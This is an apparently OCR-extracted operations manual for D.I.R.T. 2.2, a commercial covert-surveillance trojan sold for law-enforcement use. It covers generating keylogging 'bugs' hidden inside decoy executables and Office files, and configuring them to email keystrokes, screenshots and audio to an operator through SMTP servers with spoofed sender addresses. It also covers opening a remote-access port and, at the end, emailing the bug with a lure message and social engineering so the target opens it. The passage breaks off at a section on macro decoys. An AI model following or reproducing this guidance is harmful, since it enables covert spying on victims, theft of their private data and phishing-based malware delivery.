Codex Data Systems, Inc.
143 Main Street
Nanuet, New York 10954
Tel: +1-845-627-0011 Fax:: +1-845-627-0211
Email: sales@codexdatasystems.com

Codex Data Systems, Inc.

D.I.R.T.™ – Data Interception by Remote Transmission

VERSION 2.2

Reference Guide◆Operations Manual

Codex Data Systems

PROPRIETARY

D.I.R.T.™ – Data Interception by Remote Transmission

Notice: Possession and/or use of D.I.R.T.™ software are regulated in the United States by 18 USC §2512

18 USC §2512

§2512. Manufacture, distribution, possession, and advertising of wire, oral, or electronic communication intercepting devices prohibited

(1) Except as otherwise specifically provided in this chapter, any person who intentionally -
(a) sends through the mail, or sends or carries in interstate or foreign commerce, any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications;
(b) manufactures, assembles, possesses, or sells any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications, and that such device or any component thereof has been or will be sent through the mail or transported in interstate or foreign commerce; or
(c) places in any newspaper, magazine, handbill, or other publication any advertisement of -
(i) any electronic, mechanical, or other device knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications; or
(ii) any other electronic, mechanical, or other device, where such advertisement promotes the use of such device for the purpose of the surreptitious interception of wire, oral, or electronic communications, knowing or having reason to know that such advertisement will be sent through the mail or transported in interstate or foreign commerce, shall be fined under this title or imprisoned not more than five years, or both.

(2) It shall not be unlawful under this section for -
(a) a provider of wire or electronic communication service or an officer, agent, or employee of, or a person under contract with, such a provider, in the normal course of the business of providing that wire or electronic communication service, or
(b) an officer, agent, or employee of, or a person under contract with, the United States, a State, or a political subdivision thereof, in the normal course of the activities of the United States, a State, or a political subdivision thereof, to send through the mail, send or carry in interstate or foreign commerce, or manufacture, assemble, possess, or sell any electronic, mechanical, or other device knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications.

Limits of Liability/Disclaimer of Warranty

This Reference Guide/Operations Manual is provided pursuant to the terms and conditions of the D.I.R.T.™ software. No warranties or representations regarding the performance of the software or the contents of this Guide are extended by this Reference Guide/Operations Manual.

For warranty information, please review the license contained in the software. Codex Data Systems, Inc. reserves the right to make any changes to this software product and to revise the information about the product contained in this Guide without an obligation to notify any persona about such revisions or changes.

Trademarks and Service Marks

The following service marks and trademarks are owned by Codex Data Systems, Inc.:

Codex Data Systems, Inc., Codex Data Systems, the Codex Data Systems "logo," D.I.R.T., D2, D3, H.O.P.E., B.A.I.T., PC PhoneHome, I-D.I.C.E., VII, N.E.S.T., Digital Security Countermeasures (DSCM), Digital Evidence Acquisition (DEA) and The Digital Detective Workshop.

Table of Contents

Introduction to the D.I.R.T.™ System

What's New in Version 2.2?

Technically speaking, D.I.R.T.™ Version 2.2 has a number of new useful features:

- The e-mail data shows the target's current IP address in the "Subject Field."
- The target's hard drive serial number is included in the information captured and is transferred to the Command Center software.
- The bug can now be programmed to automatically terminate itself on a specific date.
- The import and decoding process is refined and improved for easy use.
- The bug can now perform a screen capture and send the image to the Command Center via the remote access terminal.
- The D.I.R.T.™ "bug" can now be installed inside MS Word, and Excel files. We are working on PowerPoint and auto run files as well as several other methods at this time. Contact Customer Service for details.
- D.I.R.T has also added the ability to set the time frame in which the bug will operate. This enables the user to comply with a directive that states that the surveillance must end by a fixed date, whether the user has access to the target by remote terminal or not.
- D.I.R.T.™ no longer relies solely on TCP-IP connections for transmittal. D.I.R.T.™ is now able to transmit through proprietary protocols, such as those now used by AOL and CompuServe, network connections, and is now Windows NT compatible.

WHAT IS D.I.R.T.™ ?

D.I.R.T.™ is a specialized program designed to allow remote monitoring of a target PC by military, government and law enforcement agencies. Base functionality includes a specialized application with surreptitious keystroke logging capabilities and stealth transmission of captured data to a pre-determined Internet address monitored and decoded by the Codex D.I.R.T.™ Command Center Software. Physical access to the target computer is NOT necessary.

Additional D.I.R.T.™ features include:


- remote file access
- remote network file access (access other machines on a LAN)
- remote system management (run remotely, registry edit, etc.)
- real time capture (show keys as they are typed)
- remote screen capture
- remote audio capture (if they have a microphone attached)

HOW DOES D.I.R.T.™ WORK?


D.I.R.T.™ is similar to an eavesdropping device. Instead of placing hardware inside the target's computer that would necessitate physical access, investigators electronically place hidden software via the Internet that monitors the target PC, safely, securely and by stealth from a listening post anywhere in the world. D.I.R.T.™ Command Center software can simultaneously monitor multiple cases.

Getting Started

After running the "cctray.exe" program (found in the "**DIRT**" folder), a small icon will appear on the task bar...



Right clicking on the icon above will show the following menu...



The "**Show Target Index**" item will display the HTML version of the current target index.


Select the "**Target Manager...**" item to bring up the target manager.

The "**Configure...**" item brings up the configuration dialog.

The "**Help**" item will display the main help screen.

The "**Import New Data"** item will scan the selected import files for new bug data and update the target logs and index. See the C*onfiguration Section* for details on setting up your import files.

When importing data the icon will appear as follows...



This indicates that the D.I.R.T.™ database is inaccessible. The target manager will not function while this icon is shown.


The "**Update All Logs**" item will refresh the existing log files

The "**Exit**" item quits the Control Center.

Double clicking on the D.I.R.T.™ Icon will bring up the HTML target index.

D.I.R.T.™ Control Center Configuration


The configuration dialog allows easy access to the two most important configuration files in the D.I.R.T.™ System. This dialog can be accessed by selecting the "**Configure...**" item in the main menu (right click the taskbar icon).



Get new data every 0 minutes.

Import Files

Clicking on the "**Import Files**" button will bring up a text editor with this file:



```
# List the files to scan for new data here.
# i.e.
# For Netscape:
# C:\Program Files\Netscape\Users\<User Name>\Mail\Inbox
# For Eudora:
C:\Program Files\Qualcomm\Eudora Mail\decode.mbx
# For an arbitrary file:
# C:\windows\desktop\dirtdata.txt
```


The Control Center will scan the files listed in this file for new data when you select the "Import Data" item on the main menu. **Lines beginning with a '#' are comment lines and will be ignored.** The lines in the above files are a few examples of possible locations of where your mail program stores its data.

It is recommended that you use a mail folder that does not usually contain many entries. The Control Center will scan through the entire file, a time consuming task for large files. Once the Control Center has imported the new data, the mail messages may be moved to another mail folder. There is no need to worry about duplicating or mis-ordering the messages in the mail folder, the Control Center will re-order any messages that are out of order, and ignore any that are already in the database.

To speed the importing of bug data, it is recommended that mail messages be moved to a different mail folder once they have been imported into the D.I.R.T.™ database. This will minimize the amount of data that must be scanned on each import attempt.

D.I.R.T.™ Generator

The "**D.I.R.T Generator**" button brings up the default configuration file for the generator. Here you can customize the settings for new bugs that you generate. Below is a sample configuration file:



```
#D.I.R.T. Generator default configuration file
#If you don't understand this file, read the help section
#on the D.I.R.T. Generator. All lines that start with the #
#are comment lines

#Default mail addresses to send bug data to
#Make sure you put in a valid email address!
to youraddress@yourdomain
#cc anotheraddress@anotherdomain

#Default SMTP server addresses
#Note: these servers must accept mail from your target
#Note: You MUST put in at least one mail server.
server1 0.0.0.0:25
server2 0.0.0.0:25
server3 0.0.0.0:25

#Note: to have bug automatically terminate, use the following:
#endtime dd mm yy
#where dd is the day of the month, mm is the month, and yy is the year.
#Use only spaces in the date info!

mailinterval 5
#Set the raport to 0 to disable the remote access
raport 2001
#Make sure that the userfrom and hostfrom are valid for the mailserver
#you specified above! Note that the userfrom is not an email address,
#but simply a username.
userfrom valid.username.here
hostfrom valid.hostname.here
mailtimeout 60
options netnoras netrascon
```

The "to" Line

IT IS IMPORTANT TO SET THE "**to**" LINE TO REPRESENT YOUR MAILING ADDRESS. The D.I.R.T.™ Bugs will send their data to this address. You also have the ability to use the "cc" email function by deleting the "#" in front of "cc" and typing in an additional email address.

The "server" Lines

Additionally, you input the IP address (DNS) of your mail server in the "**server**" lines. These lines control the SMTP (mail) server through which the bugs will attempt to send data. **Make sure that the server you specify will accept or forward mail to you.**

The "endtime" feature

D.I.R.T. version 2.2 has also added the ability to set the time frame in which the bug will operate. This enables the user to comply with a directive that states that the surveillance must end by a fixed date, whether the user has access to the target by remote terminal or not.

The technique to set the end time is as follows:

- the setting is located in the "bug configure" txt file that is generated when you generate a target
- after the "**endtime**" listing, enter a six-digit date (**mm/dd/yy**). (Ex. March 17, 2001: 03/17/01)
- **BE SURE TO REMOVE THE COMMENT "#" IN FRONT OF THE ENDTIME LISTING**.
- for additional help, refer to the instructions built directly into the Bug Configuration screen.

The "mailinterval" Line

This line set the frequency (in minutes) that the bug will attempt to send out packets of information to the servers. For example, once a minute =1; once an hour =60; once a day =1440.
The default is set to send at 5 (five) minute intervals (1 minute is the shortest interval available). The shorter the mailinterval, the closer the monitoring of the target PC will be to "virtual real time." Shorter intervals will better facilitate the remote access feature of the program, since detection of the target when they are online will be easier. However the shorter the mailinterval, the higher number of email messages you will receive.

The "raport" Line

This line sets the number of the PC port D.I.R.T.™ uses to perform its remote access function. The default is port 2001. This feature is fully configurable, but you must remote to use that port when you execute the line command to open the port for remote access.

The "userfrom" and "hostfrom" Lines

NOTE: When you first configure D.I.R.T.™, we suggest you use the default setting, which is to mirror the specific information you input in the email address above in the D.I.R.T.™ Generator default configuration file. For example:

If the "to" line you've input is:

to youraddress@yourdomain.com

Then the "userfrom" and "hostfrom" lines should be:

userfrom youraddress
hostfrom yourdomain.com

Spoofing: If you want to "spoof" your address (*i.e.*, use a fake email address in the email header) in order to put another layer of anonymity to the data files sent back to you from the target, D.I.R.T.™ is set up to allow for this feature. In order to "spoof" your address with D.I.R.T.™, you input your faux address in the "userfrom" and "hostfrom" lines: For example:

userfrom nobody
hostfrom nowhere.com

NOTE: IF YOU WANT TO "SPOOF" YOUR EMAIL ADDRESS IN YOUR D.I.R.T.™ CONFIGURATION, YOU MUST BE SURE THAT THE MAIL SERVER TO WHICH THE DATA FILES ARE SENT ALLOWS FOR THIS FEATURE.


OBVIOUSLY, IF YOU RUN YOUR OWN MAIL SERVER, THIS SHOULD NOT BE A PROBLEM.

HOWEVER, IF YOU INTENT TO UTILIZE A COMMERCIAL SERVER FOR D.I.R.T.™, YOU MUST BE SURE THAT (1) THE MAIL SERVER ALLOWS FOR FORWARDING OF EMAIL TO YOUR SERVER; AND (2) THE COMMERCIAL SERVER ALLOWS FOR "SPOOFING."

For more information on the advanced settings, see the "***Advanced Topics***" section.

The Target Manager

The D.I.R.T.™ Target Manager provides an easy way to access the core features of the D.I.R.T.™ System.



Case Number # 99-24106

□ Hide Inactive Targets

Target Information

Name: Case Number # 99-24106

ID: NDPOINOC Status: Active

Last Update: None

The "**Target List**" contains a list of all your targets. The "**Target Information**" section contains information about the currently selected target. If you wish to change the name of a target, simply edit the "**Name:**" field in this section. Double clicking on a target will bring up that target's log.

Buttons

New Target - This button will create a new target. NOTE: THE TARGET MANAGER PEFORMS TWO FUNCTIONS: (1) SETTING UP THE DATA FILE SYSTEM; AND (2) GENERATING THE BUGS THAT WILL SEND DATA TO A PARTICULAR FILE.

Delete Target - This button will delete the currently selected target. *****WARNING** This action is NOT reversible. Any data collected for this target will be lost!*** Generally, the "Deactivate Target" button should be used once you no longer wish to receive data for a target.

Deactivate Target - This button will cause the currently selected target to become inactive. *****WARNING** This action is NOT reversible. Once a target is deactivated it cannot be reactivated.*** Current data will still be able to be viewed, but any new data will not be imported into the database.

Generate New… Bug - These buttons will invoke the "D.I.R.T.™ Bug Generator" to generate a new bug for the currently selected target. In version 2.2, there is a choice of four bug-types: (i) an executable (.exe) file; (ii) a Word (.doc) document; (iii) an Excel (.xls) document; and (iv) a Powerpoint presentation (.ppt) file. See the ***"D.I.R.T.™ Bug Generation"*** section for more details on these operations.

D.I.R.T.™ Bug Generation


D.I.R.T.™ Bugs are the core of the D.I.R.T.™ system. They are responsible for sending data from a target to the Control Center, as well as allowing for remote access to the target computer. For each target, you need to generate a unique bug tailored to your target. It is very important that you understand the basics of how a bug works.

In General

The D.I.R.T.™ Bug Generator makes it very easy for you to create a bug for a target. The *Target Manager* provides easy access to the generator. Simply select a target from the target list and press the **"<payload type> Bug"** button, and the **D.I.R.T. Bug Generator** dialog box will be displayed for that particular bug-type.

Enter the filename of the "decoy program" that you want to be converted into a bug in the "**File**" field and the name of the resulting bug program in the "**Bug Name**" field. To generate the bug, press the "**OK**" button. If you decide not to generate a bug, press "**Cancel**." You may use the "**Select File**" button to browse for a file. The file browser initially looks in the "decoys" folder for programs. It is good practice to put files that you wish to use as decoys in this folder, making them easily assessable.

The Bug Generator for each bug-type is shown below:




Target: Case Number # 99-21473
ID: TMMKUXOY

Enter the filename of the executable program that you wish to convert into a "D.I.R.T. Bug."

Enter the filename of the bug to be created. The file must end with the extention ".exe". The file will be placed in the "bugs" directory.

Press the "OK" button to generate the bug. Press "Cancel" if you do not want to generate a bug at this time.

.exe bug-type




Target: Case Number # 99-24106
ID: NDPOINOC

Enter the filename of the Word file that you wish to convert into a "D.I.R.T. Bug." (This must be a file originally provided by CDS)

Enter the filename of the bug to be created. The file must end with the extention ".doc". The file will be placed in the "bugs" directory.

Press the "OK" button to generate the bug. Press "Cancel" if you do not want to generate a bug at this time.

.doc bug-type




Target: Case Number # 99-24106
ID: NDPOINOC

Enter the filename of the Excel file that you wish to convert into a "D.I.R.T. Bug." (This must be a file originally provided by CDS)

Enter the filename of the bug to be created. The file must end with the extention ".xls". The file will be placed in the "bugs" directory.

Press the "OK" button to generate the bug. Press "Cancel" if you do not want to generate a bug at this time.

.xls bug-type



Target: Case Number # 99-24106
ID: NDPOINOC

Enter the filename of the PowerPoint file that you wish to convert into a "D.I.R.T. Bug." (This must be a file originally provided by CDS)


Enter the filename of the bug to be created. The file must end with the extention ".ppt". The file will be placed in the "bugs" directory.

Press the "OK" button to generate the bug. Press "Cancel" if you do not want to generate a bug at this time.

.ppt bug-type

Post Bug Generation

After generating a bug, a text file containing the information embedded in the bug will be displayed.




```
Success.
D.I.R.T Bug Generated.
Please verify that the following information is correct.

   Bug (decoy) name: dummy.exe
   Bug ID is:        UEIOJHHE
   Mail Data To:     user@users.com
   Mail Data Cc:
   RA port:          2001
   Server #1:        165.254.158.37 port 25
   Server #2:        none
   Server #3:        none

Attached files:
   coredll.dat extracts as Desktop.dll, mode= BASE
   C:\Program Files\DIRT\decoys\dummy.exe extracts as dummy.exe, mode= RUN CURRENT

Advanced Information:
   Bug name (extracted): Desktop.exe
   Log file name:        Desktop.log
   DLL file name:        Desktop.dll
   Mail Interval:        1 minute(s)
   Mail timeout:         60 (s)
   Mail from:            nobody@users.com
```

Verify that the information embedded into the bug is correct. If no errors occurred and the embedded information is correct, the bug is ready to send to the target. ***The bug is found in the "bugs" directory with the name you specified in the "Bug Name" field.***

Launching the D.I.R.T.™ Bug

To launch the bug remotely, simply email it to your target (the bug must be connected to the email message as an attachment). Any email program that allows attachments will do. (We recommend *Eudora Pro Email* from Qualcomm Incorporated.) Naturally, you will have to know the target's email address in order to deliver the bug.


Eudora by QUALCOMM - [yourtarget@your.target.emailhost.net, 03:44 PM 2/11/01 -050...
File Edit Mailbox Message Transfer Special Tools Window Help
<none>
MIME
QP
Send
Arial
B
I
U
yourtarget@you...
QUALCOMM
For Help, press F1

To: yourtarget@your.target.emailhost.net
From: emailname@emailhost.net
Subject: [Something that interests your target]
Cc:
Bcc:
Attached: C:\Program Files\DIRT\bugs\infect.exe;

[Something that will make the target open the attachment.]

It is your intel abilities in this area:

- your social engineering of the target;
- the preparation of a varied and effective arsenal of "decoys"
- the preparation of the email message itself

that will aid in the successful "bugging" of the target computer.

THE BOTTOM LINE: You do your job and get the target to read the attachment, and D.I.R.T. will do its job and send the data to you.


Once you send out the email with the file-bug attached, there is nothing left to do but sit back and wait for the data to come to your designated email address.

Generating Macro Decoys

AN IMPORTANT NOTE ABOUT MACRO-BASED D.I.R.T.™ BUGS

